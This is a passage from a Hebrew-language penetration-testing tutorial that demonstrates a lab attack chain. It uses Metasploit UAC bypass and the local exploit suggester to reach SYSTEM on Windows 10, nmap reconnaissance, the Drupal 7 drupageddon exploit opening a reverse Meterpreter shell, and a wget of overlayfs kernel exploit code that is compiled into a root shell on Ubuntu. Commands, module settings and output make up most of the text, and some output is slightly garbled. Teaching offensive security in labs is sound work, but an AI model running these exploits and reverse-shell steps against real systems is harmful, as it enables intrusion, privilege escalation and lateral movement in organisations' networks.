
Matching Modules

#  Name
-  -
0  exploit/windows/local/ask
1  exploit/windows/local/bypassuac
2  exploit/windows/local/bypassuac_comhijack
3  exploit/windows/local/bypassuac_dotnet_profiler
4  exploit/windows/local/bypassuac_eventvwr
5  exploit/windows/local/bypassuac_fodhelper
6  exploit/windows/local/bypassuac_injection
7  exploit/windows/local/bypassuac_injection_winsxs
8  exploit/windows/local/bypassuac_sdclt
9  exploit/windows/local/bypassuac_silentcleanup
```

Module Name	Disclosure Date	Rank	Score
exploit/windows/local/ask	2012-01-03	Excellent	100
exploit/windows/local/bypassuac	2010-12-31	Excellent	100
exploit/windows/local/bypassuac_comhijack	1900-01-01	Excellent	100
exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	Excellent	100
exploit/windows/local/bypassuac_eventvwr	2016-08-15	Excellent	100
exploit/windows/local/bypassuac_fodhelper	2017-05-12	Excellent	100
exploit/windows/local/bypassuac_injection	2010-12-31	Excellent	100
exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	Excellent	100
exploit/windows/local/bypassuac_sdclt	2017-03-17	Excellent	100
exploit/windows/local/bypassuac_silentcleanup	2019-02-24	Excellent	100

כפי שניתן לראות ישנם לא מעט מודולים שיכולים לבצע את המשימה

Use exploit/windows/local/ask
Set session 1
Filename chrome.exe
Lhost 172.20.10.2
Lport 443
Run



הקוד שלנו מקפיץ חלונת uac שמבקשת אם המשתמש רוצה לפתוח את התוכנה בתור מנהל מערכת אם המשתמש מאשר את המשימה הקוד שלנו הצליח לעבוד ונותן לנו הרשאות של מנהל מערכת לאחר האישור של המשתמש נקבל הרשאות יותר גדולות. בתמונה למעלה אפשר לראות את החלונת uac שקפצה לנו. בגלל מחשב זה נמצא תחת דומיין, המערכת מבקשת תעודות של מנהל מערכת. בשיטה השנייה נראה שאפשר להשיג הרשאות בלי אינטראקציה של משתמש. אפשר לעשות את שתי הפקודות הבאות בשביל לראות את מספר ההרשאות שיש לנו כרגע וזהותו של המשתמש הנוכחי

getuid - בשביל לראות מי המשתמש הנוכחי
getprivs בשביל לראות את כל ההרשאות שיש לנו

שיטה שנייה - ניצול חולשות ידועות במערכת הפעלה ווינדוס

בשיטה הזו מנצלים חולשות שיש במערכת הפעלה ווינדוס. חולשות אלה הן נקראות cve - מספר סידורי של חולשה שהתגלה במערכת כלשהי והמערכת עדיין לא עודכנה. נחזור לפקודה הקודמת שהראתה לנו את כל המודולים שיש ב metasploit שיכולים להעלות הרשאות והפעם לנצל חולשות מערכת ווינדוס

Search uac

msf6 > search dac

Matching Modules

#	Name	Disclosure Date	Rating
0	exploit/windows/local/ask	2012-01-03	exploit
1	exploit/windows/local/bypassuac	2010-12-31	exploit
2	exploit/windows/local/bypassuac_comhijack	1900-01-01	exploit
3	exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	exploit
4	exploit/windows/local/bypassuac_eventvwr	2016-08-15	exploit
5	exploit/windows/local/bypassuac_fodhelper	2017-05-12	exploit
6	exploit/windows/local/bypassuac_injection	2010-12-31	exploit
7	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	exploit
8	exploit/windows/local/bypassuac_sdclt	2017-03-17	exploit
9	exploit/windows/local/bypassuac_silentcleanup	2019-02-24	exploit
10	exploit/windows/local/bypassuac_sluihijack	2018-01-15	exploit
11	exploit/windows/local/bypassuac_vbs	2015-08-22	exploit
12	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	maintain
13	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	maintain
14	post/windows/gather/win_privs		none
15	post/windows/manage/sticky_keys		none

אפשר לראות שיש כמות גדולה של מודולים שיכולים לבצע את המשימה. על מנת לא לעבור ידנית כל מודול ומודול נשתמש בכלי עזר שיש לנו ב metasploit

נשתמש במודולים שנקראים posts - פוסטים הם כלי עזר שיש ב metasploit כדי לעזור לנו לרכז מידע ולרכז אפשרויות שיש לנו לאחר שהצלחנו לחדור למערכת. ניקח את השיחה הקיימת שלנו ונשתמש באחד הפוסטים בשביל לדעת מה האפשרויות שיש לנו על השיחה הזו.

נחפש מודול שניקרא suggester

Search suggester

לאחר החיפוש שלנו קיבלנו מודול מיוחד נשתמש בו על פי הפקודה הרגילה use- ולאחר מכן נעשה פקודה info בשביל להבין יותר טוב מה המודול הזה מסוגל לעשות

מהתיאור הקטן שיש לנו אפשר להבין שהמודול מנסה לחפש חולשות שיש במחשב שפרצנו ומציג לנו את החולשות על פי מספר סידורי שלהן - CVE- וה- exploits שאפשר להשתמש

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 172.20.10.3 - Collecting local exploits for x64/windows ...
[*] 172.20.10.3 - 20 exploit checks are being tried...
[+] 172.20.10.3 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0796_smbghost: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1313_system_orchestrator: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

כמובן אפשר לקחת את המספר הסידורי של כל exploits לאינטרנט ולקרוא עליהם

ניקח את אחד ה exploits וננסה לפרוץ כדי להעלות הרשאות גישה

לאחר שימוש באחד מ exploits התקיפה שלנו תצליח ותתן לנו משתמש של מערכת או מנהל מערכת לפי המודול שבחרנו והרשאות יותר גדולות

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
-----
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege

```

3.3 סיכום

בפרק הזה - המשתמש התמים גלש לאתר אינטרנט רגיל להוריד קובץ זדוני ללא ידיעתו ולאחר מכן בדקנו את ההרשאות שיש למשתמש וראינו שהמשתמש הוא משתמש פשוט עם הרשאות מצומצמות לאחר מכן בחנו את מספר שיטות של הרשאות גישה ולבסוף הדגמנו עם שתי שיטות קלילות יחסית אחת היא שאל את המשתמש והשנייה היא ניצול חולשות מערכת ידועות אבל אינן סגורות.

4 השתייכות לארגון (lateral movement)

4.1 הסבר כללי

השתייכות לארגון הוא מצב שבו מנסים למצוא כל מיני חולשות אבטחה שיש בארגון במחשבים שונים בתוך הרשת על מנת לעבור ממחשב למחשב כדי לגנוב מידע או כדי לעשות כל מיני דברים תוקפים רבים מנצלים חולשה כלשהי על מחשב אחד בתוך הרשת הארגונית כמו במקרה שלנו ולאחר מכן ינסו לעבור לשרתים גדולים כדי לגנוב מידע להצפין מידע או למחוק מידע בחלק הזה ננסה לעשות כמה שיטות שבהן ננסה לעבור ממחשב הראשון שהצלחנו לתקוף למחשבים שונים בעיקר לשרתים קריטיים

בחלק הזה ננסה לעבור ממחשב ווינדוס 10 שתקפה בתחילה במאמר למחשב עם מערכת הפעלה לינוקס עם ההפצה ubuntu 14.04.1 droopy שידמה כאתר אינטרנט שהארגון מחזיק כאמור בחלק הזה מנסים ליצור מעבר חופשי בין המחשבים השונים שיש בארגון. נסרוק את כל הרשת של הארגון עם nmap

```
Nmap -sP 172.20.10.1/24
```

הסריקה הזו אמורה לתת לנו את כל המחשבים שנמצאים בארגון

נאתר את כתובת אייפי של מחשב לינוקס ולאחר מכן נסרוק אותו שוב עם nmap כדי לרכז אינפורמציה

```
Nmap -A -T4 -p- 172.20.10.5
```

הסריקה הזו אמורה לסרוק את 65000 פורטים שיש לכן עשויה לקחת זמן ארוך יחסית

4.2 הדגמה

```
$ nmap -A -T4 -p- 172.20.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 07:31 EDT
Nmap scan report for 172.20.10.5
Host is up (0.00019s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
_http-generator: Drupal 7 (http://drupal.org)
_http-robots.txt: 36 disallowed entries (15 shown)
/includes/ /misc/ /modules/ /profiles/ /scripts/
```

כפי שניתן לראות פורט 80 פתוח. גלישה לכתובת אייפי עם פורט 80 נותנת לנו דף כניסה למערכת של אתר האינטרנט. הפורמט שעליו בנוי האתר הוא drupal.drupal היא פלטפורמה מוכנה לבניית אתר אינטרנט והגירסה היא 7 לכן נחפש אם יש חולשות בגירסה הזו ב metasploit

Search drupal

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID
1	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP
3	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER
4	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal
5	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS
6	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTf
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC

כפי שניתן לראות metasploit מציג לנו לא מעט מודולים מוכנים שיכולים לנצל חור אבטחה שיש ב drupal 7 ולבצע rce attacks נקח אחד המודולים ונעשה פקודה info כדי לקרוא עליו קצת ופקודה show options בשביל הגדרות

Use 2

Set rhosts 172.20.10.5

Set rport 80

Set lhost 172.20.10.2

Set lport 4444

run

לאחר ההגדרות והרצה הקוד שלנו, המודול ינצל חולשת אבטחת שיש ב drupal 7 וישיג לנו שליטה מלאה על השרת

```
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.20.10.2:4444
[*] Sending stage (39282 bytes) to 172.20.10.5
[*] Meterpreter session 1 opened (172.20.10.2:4444 → 172.20.10.5:40201) at 2021-09-26 07:31:10
meterpreter >
```

לאחר שהצלחנו להשיג שליטה מלאה אפשר לעשות כל מיני מניפולציות כדי לעשות דברים שונים בשלב ננסה להעלות הרשאות גישה לינוקס

4.3 הרשאות גישה לינוקס:

הפעם נחסוך על הסבר הרשאות גישה לכן נעשה את הפקודות הרגילות בשביל לראות את ההרשאות שיש לנו. הפקודות היא כמובן

getprivs -הרשאות

getuid -המשתמש הנוכחי

getsystem -לעבור למשתמש מערכת

לאחר שהרצנו את הפקודות האלה אפשר להבין שהמשתמש שתקפו הוא משתמש רגיל עם הרשאות מצומצמות ואי אפשר לעבור למשתמש מערכת לכן נתחיל לחפש דרכים להעלות את ההרשאות שלנו.

כמובן כמו בפרק הקודם גם הפעם ננסה לחפש חור אבטחה בkernel של המערכת

נשתמש בפקודה לינוקס `uname --help` כדי לרכז מידע על המערכת

```
www-data@droopy:/var/www/html$ uname -a
uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@droopy:/var/www/html$
```

אפשר לראות גירסת המערכת היא droopy 3.13.0 ולכן נחפש אם יש חור אבטחה בגירסה הזו.

שתי דרכים לחפש חור אבטחת ידועות :

אחת היא כמובן לחפש exploits ב metasploit והשנייה היא באתר של exploits db

```
(eliot@kali)-[~]
$ searchsploit 3.13.0
Inode: 939791 Links: 1
Inode: 277668 Links: 1

Exploit Title: this file in /etc by switching "upper" to be the lowerd
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /
Shellcodes: No Results
1534: -# chmod 777 work/work/
(eliot@kali)-[~]
```

ואפשר לראות שיש לנו מודול מוכן שיכול לבצע את המשימה הזו נאתר את הקובץ עם פקודה `locat` ולפי סיומת הקובץ אפשר להבין שהקובץ נכתב בשפת C ולכן צריך לעשות פעולה של קומפלציה על הקובץ הזה בשביל להריץ אותו ולכן ניקח את הקובץ ונעביר אותו לאתר דיפולטי של apache בשביל שנוכל למשוך אותו מתוך השרת שתקפנו

לאחר פעולה זו נפתח shell ב meterpreter ונמשיך את הקובץ עם פקודת `wget` לתקייה tmp

```
wget: /tmp: is a directory
www-data@droopy:/var/www/html$ wget http://172.20.10.2/37292.c -o /tmp/37.c
wget http://172.20.10.2/37292.c -o /tmp/37.c
www-data@droopy:/var/www/html$
```

נעבור לתקייה tmp ונעשה קומפציה על הקובץ עם הפקודה gcc
ולאחר מכן נפעיל את הקובץ

Gcc 37.c -o pe

./pe

```

www-data@droopy:/tmp$ ./pe
./pe
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@droopy:/tmp# whoami
whoami
root@droopy:/tmp# mount
root@droopy:/tmp#

```

4.4 סיכום:

בפרק הזה במאמר הצלחנו לנצל חור אבטח שיש ב 7 linux drupal כדי לחדור לשרת של הארגון ולאחר מכן הצלחנו לנצל חור אבטחת ב 3.13.0 linux droopy בשביל לעבור ממשתמש רגיל למשתמש אדמין.

